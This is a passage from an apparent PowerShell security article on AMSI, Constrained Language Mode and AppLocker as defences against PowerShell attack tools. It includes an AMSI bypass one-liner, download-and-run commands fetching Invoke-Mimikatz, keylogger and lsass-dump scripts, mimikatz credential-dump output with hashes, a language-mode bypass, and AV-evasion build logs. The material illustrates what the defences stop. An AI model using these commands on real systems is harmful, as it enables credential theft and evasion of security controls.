LastThreatStatusChangeTime : 3/25/2016 5:48:59 PM
ProcessName              : Unknown
RemediationTime         : 3/25/2016 5:48:59 PM
Resources                : {amsi:_PowerShell_c:\windows\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.1058
                           .00000000000000010}
ThreatID                 : 2147706304
ThreatStatusErrorCode    : 0
ThreatStatusID           : 3
PSComputerName           :
```

(<https://adsecurity.org/wp-content/uploads/2016/08/AMSI-ThreatDetection-Report-IEX-InvokeMimikatz-From-Web.jpg>)

There are issues with Windows 10's AMSI, though Microsoft is making great strides in providing visibility in an area traditionally missed by Anti-Virus/Anti-Malware.

There are two primary methods of bypassing AMSI (at least for now):

- Provide & use a custom amsi.dll and call that one from custom EXE. (<https://cn33liz.blogspot.nl/2016/05/bypassing-amsi-using-powershell-5-dll.html>)
- Matt Graeber described how to use reflection to bypass AMSI
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsilnitFailed','NonPublic,Static').SetValue(\$null,\$true) (<https://twitter.com>)

/mattifestation/status/735261120487772160)

Though with the appropriate rights, one can simply disable AntiMalware though there are logged events relating to this activity.

Sometimes, “malicious” PowerShell code gets through.



```

Administrator: Windows PowerShell
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt'); Invoke-Mimikatz -DumpCreds
#####
# mimikatz 2.0 alpha (x64) release "Kiwi en c" (Dec 14 2015 19:16:34)
# ^ #
## /* * */
## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## http://blog.gentilkiwi.com/mimikatz (oe.eo)
## with 17 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 1935137 (00000000:001d8721)
Session           : RemoteInteractive from 2
User Name         : adsadmin
Domain           : ADSWKWIN10
Logon Server     : ADSWKWIN10
Logon Time       : 18/04/2016 21:46:57
SID               : S-1-5-21-2628038985-1882936205-1

msv :
[00000003] Primary
* Username : adsadmin
* Domain   : ADSWKWIN10
* Flags    : I00/N01/L00/S01
* NTLM     : 7c08d63a2f48f045971bc2236ed3f3ac
* SHA1     : 05a6fb630c065d50471cd5a30ac5604642a74e31
[00010000] CredentialKeys
* NTLM     : 7c08d63a2f48f045971bc2236ed3f3ac
* SHA1     : 05a6fb630c065d50471cd5a30ac5604642a74e31

tspkg :

```

(<https://adsecurity.org/wp-content/uploads/2016/08/Windows10-AMSI-Defender-Fail-InvokeMimikatz.jpg>)

Limiting PowerShell Capability

It's not difficult to find a variety of recommendations regarding how to lock down PowerShell.

These include:

1. Remove PowerShell (not possible)
2. Lock down PowerShell.exe (not 100% effective since PowerShell.exe is not Powershell)
3. AppLocker control of PowerShell (can be effective if deployed properly)
4. Constrained Language Mode

Since PowerShell is used for system management and logon scripts (and more and more for application management as with Exchange and DSC), blocking PowerShell isn't realistic (and again, not terribly effective).

I prefer to configure PowerShell with Constrained language mode which locks down PowerShell to the core elements (no API or .NET access).

Limiting PowerShell Attack Capability with Constrained Language Mode

Additionally, PowerShell supports various language modes that restrict what PowerShell can do. The PowerShell Constrained Language Mode was developed to support the Surface RT tablet device, though this mode is available in PowerShell in standard Windows as well. Constrained language mode limits the capability of PowerShell to base functionality removing advanced feature support such as .Net & Windows API calls and COM access. The lack of

this advanced functionality stops most PowerShell attack tools since they rely on these methods. The drawback to this approach is that in order to configured PowerShell to run in constrained mode, an environment variable must be set, either by running a command in PowerShell or via Group Policy.


Constrained language mode is a useful interim PowerShell security measure and can mitigate many initial PowerShell attacks, though it is not a panacea. It should be considered minor mitigation method on roadmap to whitelisting. Keep in mind that bypassing Constrained PowerShell is possible and not all PowerShell “attack scripts” will be blocked – certainly the ones that use advanced functionality to reflectively load a DLL into memory like Invoke-Mimikatz will be blocked.

Enable Constrained Language Mode:

```
[Environment]::SetEnvironmentVariable('__PSLockdownPolicy', '4', 'Machine')
```

Enable via Group Policy:

Computer Configuration\Preferences\Windows Settings\Environment



(<https://adsecurity.org/wp-content/uploads/2016/02/PowerShell-Security-ConstrainedPowerShell-Enabled-AttackTools.png>)

ConstrainedPowerShell-GPO-EnvironmentalVariable.png)

Once Constrained Language Mode is enabled, many PowerShell attack tools don't work since they rely on components blocked by constrained language.

```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds
IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds : Specified method is not supported.
+ CategoryInfo          : NotImplemented: () [], PSNotSupportedException
+ FullyQualifiedErrorId : NotSupported

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log : Specified method is not supported.
+ CategoryInfo          : NotImplemented: () [], PSNotSupportedException
+ FullyQualifiedErrorId : NotSupported

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1'); Get-Process lsass ; out-minidump
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1'); Get-Process lsass ; out-minidump : Specified method is not supported.
+ CategoryInfo          : NotImplemented: () [], PSNotSupportedException
+ FullyQualifiedErrorId : NotSupported
```

(<https://adsecurity.org/wp-content/uploads/2016/02/PowerShell-Security-ConstrainedPowerShell-Enabled-AttackTools.png>)

This environment variable can be modified by an attacker once they have gained control of the system. Note that they would have to spawn a new PowerShell instance to run code in full language mode after changing the environment. These changes would be logged and could help the defender in identifying unusual activity on the

system.

Remove Constrained Language Mode:

```
Remove-Item Env:\_PSLockdownPolicy
```

Check Language Mode:

```
$ExecutionContext.SessionState.LanguageMode
```

Enabling PowerShell Constrained Language mode is another method that can be used to mitigate PowerShell attacks.

Update:

Matt Graeber continues to find ways around PowerShell barriers. Leverage AppLocker/DeviceGuard for more effective controls with Constrained Language Mode. Microsoft continuously improves this position as well.

Matt Graeber (@mattifestation) posted a screenshot of a Windows PowerShell window. The window shows the following commands and output:

```
Windows PowerShell
PS C:\> Get-ItemPropertyValue -Path 'HKLM:\System\CurrentControlSet\Control\Session Manager\Environment' -Name __PSLockdownPolicy
4
PS C:\> $Host.Runspace.LanguageMode
ConstrainedLanguage
PS C:\> mkdir System32
Directory: C:\

Mode LastWriteTime Length Name
---- ----- ----- ----
d---- 10/20/2017 3:51 PM System32

PS C:\> 'Write-Host ($Host.Runspace.LanguageMode)' | Out-File .\System32\bypass.ps1
PS C:\> Import-Module .\System32\bypass.ps1 -Force
Fulllanguage
PS C:\>
```

(<https://twitter.com/mattifestation/status/921509830644269062>)

Recall that time I said setting
__PSLockdownPolicy was pointless for
enforcing constrained lang mode? It was
designed for debugging purposes

Windows PowerShell window showing the following session:

```
Windows PowerShell
PS C:\> Get-ItemPropertyValue -Path 'HKLM:\System\CurrentControlSet\Control\Session Manager\Environment' -Name __PSLockdownPolicy
4
PS C:\> $Host.Runspace.LanguageMode
ConstrainedLanguage
PS C:\> mkdir System32
Directory: C:\

Mode LastWriteTime Length Name
---- ----- ----- ----
d---- 10/20/2017 3:51 PM System32

PS C:\> 'Write-Host ($Host.Runspace.LanguageMode)' | Out-File .\System32\bypass.ps1
PS C:\> Import-Module .\System32\bypass.ps1 -Force
Fulllanguage
PS C:\>
```

6:53 PM - 20 Oct 2017

[/921509830644269062](https://twitter.com/mattifestation/status/921509830644269062)

Pairing PowerShell v5 with AppLocker – Constrained Language Mode No Longer Easily Bypassed.

PowerShell v5 also supports automatic lock-down when AppLocker is deployed in “Allow” mode. Applocker Allow mode is true whitelisting and can prevent any unauthorized binary from being executed. PowerShell v5 detects when Applocker Allow mode is in effect and sets the PowerShell language to Constrained Mode, severely limiting the attack surface on the system. With Applocker in Allow mode and PowerShell running in Constrained Mode, it is not possible for an attacker to change the PowerShell language mode to full in order to run attack tools. When AppLocker is configured in “Allow Mode”, PowerShell reduces its functionality to “Constrained Mode” for interactive input and user-authored scripts. Constrained PowerShell only allows core PowerShell functionality and prevents execution of the extended language features often used by offensive PowerShell tools (direct .NET scripting, invocation of Win32 APIs via the Add-Type cmdlet, and interaction with COM objects).

Note that scripts allowed by AppLocker policy such as enterprise signed code or in a trusted directory are executed in full PowerShell mode and not the Constrained PowerShell environment. This can't be easily bypassed by an attacker, even with admin rights.

```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32>
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFUI'); Invoke-Mimikatz -DumpCreds
New-Object : Cannot create type. Only core types are supported in this language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFUI'); ...
+
+ CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
+ FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectCommand

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:71
+ ... lient).DownloadString('http://is.gd/oeoFUI'); Invoke-Mimikatz -DumpCr ...
+
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:string) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

(<https://adsecurity.org/wp-content/uploads/2016/01/PowerShellv5-Security-ConstrainedPowerShell.png>)

If you're really daring, lock down systems that should never use PowerShell to No Language Mods which means PowerShell is extremely limited.


NO LANGUAGE (NoLanguage)

In NoLanguage language mode, users may run commands,
but they cannot use any language elements.

About PowerShell Language Modes (<https://technet.microsoft.com/en-us/library/dn433292.aspx>)

PS>Attack (<https://github.com/jaredhaight/psattack>)

PS>Attack is a self contained custom PowerShell console which includes many offensive PowerShell tools which calls PowerShell (System.Management.Automation.dll) through .Net. The PowerShell attack tools are encrypted (AV evasion) and decrypted to memory at run-time.



The screenshot shows a terminal window with a blue icon in the top-left corner. The title bar reads "C:\Temp\PSAttack\PSAttack.exe". The main area of the terminal displays the following text:

```
PS>Attack is loading...
Decrypting: Get-Information
Decrypting: VolumeShadowCopyTools
Decrypting: PowerUp
Decrypting: Tater
Decrypting: Invoke-Ninjacopy
Decrypting: Out-Dnstxt
Decrypting: Invoke-PsUACme
Decrypting: dns_txt_pwnage
Decrypting: Gupt-Backdoor
Decrypting: Invoke-WMICmd
Decrypting: Invoke-Shellcode
Decrypting: Inveigh-Relay
Decrypting: Inveigh
Decrypting: Invoke-GPPPPassword
Decrypting: Get-Attack
Decrypting: PowerView
```

(<https://adsecurity.org/wp-content/uploads/2016/08/PSAttack-Startup-2.png>)

There's also a custom build tool for ensuring every built exe is different (AV bypass).



```

Version 1.0.2

[*] Getting modules from local json.
[*] Looking for latest release of PS>Attack
[*] Got PS>Attack Version: v1.1.0
[*] Downloading: https://api.github.com/repos/jaredhaight/PSAttack/zipball/v1.1.0
[*] Unzipping to: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\PSAttackSrc
[*] Clearing modules at: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\PSAttackSrc\jaredhaight-PSAttack-45ac037\PSAttack\Modules\
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\Invoke-Mimikatz.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\Invoke-GPPPassword.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\Invoke-Ninjacopy.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\VolumeShadowCopyTools.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\Invoke-PsUAcme.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\PowerUp.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\PowerView.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\Invoke-Shellcode.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\Invoke-WMICmd.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\Add-Exfiltration.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\Do-Exfiltration.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\Gupt-Backdoor.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\dns_txt_pwnage.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\Out-Dnstxt.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\Get-Information.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\Get-Wlan-Keys.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\Powercat.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\Inveigh-Relay.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\Inveigh.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\Get-Attack.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\Invoke-MetasploitPayload.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\Tater.ps1
[*] Encrypting: C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\ModuleSrc\Invoke-MS16-032.ps1
Generating PSAttack.csproj at C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\PSAttackSrc\jaredhaight-PSAttack-45ac037\PSAttack\PSAttack.csproj
Writing PSAttack.csproj to C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\PSAttackSrc\jaredhaight-PSAttack-45ac037\PSAttack\PSAttack.csproj
[*] Building PS>Attack!
Running build with this command: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe "C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\PSAttackSrc\jaredhaight-PSAttack-45ac037\PSAttack.sln" /p:Configuration=Release /p:DebugType=None /p:OutputPath="C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\PSAttackBuild"
Microsoft (R) Build Engine version 4.6.79.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Building the projects in this solution one at a time. To enable parallel build, please add the "/m" switch.
Build started 5/12/2016 10:00:13 PM.
Project "C:\Users\administrator\AppData\Roaming\PSAttackBuildTool\PSAttackSrc\jaredhaight-PSAttack-45ac037\PSAttack.sln"
on node 1 (default targets).

```

(<https://adsecurity.org/wp-content/uploads/2016/08/PSAttack-BuildTool.png>)

PS>Attack includes some of the most popular PowerShell attack tools:

- Powersploit
 - Invoke-Mimikatz
 - Get-GPPPassword
 - Invoke-NinjaCopy
 - Invoke-Shellcode
 - Invoke-WMICmd
 - VolumeShadowCopyTools
- PowerTools
- PowerUp
- PowerView
- Nishang
- Powercat
- Inveigh

While PS>Attack is simply one method that an attacker can leverage PowerShell offensive tools without running PowerShell.exe, it is extremely effective.

Since PS>Attack is calling PowerShell from an exe, the executed PowerShell code bypasses constrained language

mode.


```

Administrator: Windows PowerShell
PS C:\>
PS C:\> $PSversionTable

Name                           Value
----                          -----
PSVersion                      5.0.10586.117
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0...}
BuildVersion                   10.0.10586.117
CLRVersion                     4.0.30319.18063
WSManStackVersion              3.0
PSSRemotingProtocolVersion     2.3
SerializationVersion            1.1.0.1

PS C:\> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\>

```



Windows Task Manager


File Options View Help

Applications Processes Services Performance Networking Users

Image Name	User Name	CPU	Memory (...	Description
audiogd.exe	LOCAL ...	00	7,844 K	Windows Audio Device G...
conhost.exe	adminis...	00	7,868 K	Console Window Host
conhost.exe	adminis...	00	2,036 K	Console Window Host
csrss.exe	SYSTEM	00	1,012 K	Client Server Runtime Pr...
csrss.exe	SYSTEM	00	276 K	Client Server Runtime Pr...
csrss.exe	SYSTEM	00	1,296 K	Client Server Runtime Pr...
dwm.exe	adminis...	00	1,068 K	Desktop Window Manager
explorer.exe	adminis...	02	27,296 K	Windows Explorer
LogonUI.exe	SYSTEM	00	7,888 K	Windows Logon User Int...
lsass.exe	SYSTEM	00	3,052 K	Local Security Authority ...
lsm.exe	SYSTEM	00	1,292 K	Local Session Manager S...
powershell.exe	adminis...	00	37,548 K	Windows PowerShell
PSAttack.exe	adminis...	00	135,084 K	PSAttack
rdpclip.exe	adminis...	00	1,416 K	RDP Clip Monitor
SearchIndexe...	SYSTEM	00	8,332 K	Microsoft Windows Sear...
services.exe	SYSTEM	00	2,588 K	Services and Controller ...
sms.exe	SYSTEM	00	208 K	Windows Session Manager
spoolsv.exe	SYSTEM	00	3,616 K	Spooler SubSystem App
sppsvc.exe	NETWO...	00	2,612 K	Microsoft Software Prot...
svchost.exe	SYSTEM	00	1,668 K	Host Process for Windo...
svchost.exe	NETWO...	00	2,260 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	6,520 K	Host Process for Windo...
svchost.exe	SYSTEM	00	43,348 K	Host Process for Windo...
svchost.exe	NETWO...	00	4,236 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	3,236 K	Host Process for Windo...
svchost.exe	SYSTEM	00	9,428 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	2,836 K	Host Process for Windo...
svchost.exe	SYSTEM	00	13,856 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	1,388 K	Host Process for Windo...
System	SYSTEM	00	76 K	NT Kernel & System
System Idle P...	SYSTEM	94	24 K	Percentage of time the p...
taskhost.exe	adminis...	00	3,184 K	Host Process for Windo...
taskmgr.exe	adminis...	05	1,976 K	Windows Task Manager
vmicsvc.exe	NETWO...	00	624 K	Virtual Machine Integrati...
vmicsvc.exe	LOCAL ...	00	916 K	Virtual Machine Integrati...
vmicsvc.exe	SYSTEM	00	504 K	Virtual Machine Integrati...
vmicsvc.exe	LOCAL ...	00	536 K	Virtual Machine Integrati...
vmicsvc.exe	SYSTEM	00	496 K	Virtual Machine Integrati...
wininit.exe	SYSTEM	00	336 K	Windows Start-Up Appli...
winlogon.exe	SYSTEM	00	496 K	Windows Logon Application
winlogon.exe	SYSTEM	00	2,112 K	Windows Logon Application
WmiPrvSE.exe	NETWO...	00	2,188 K	WMI Provider Host

Show processes from all users

End Process



The screenshot shows a PowerShell window with the following output:

```
* Username : administrator
* Domain   : LAB0.ADSECURITY.ORG
* Password : (null)
ssp :
credman :

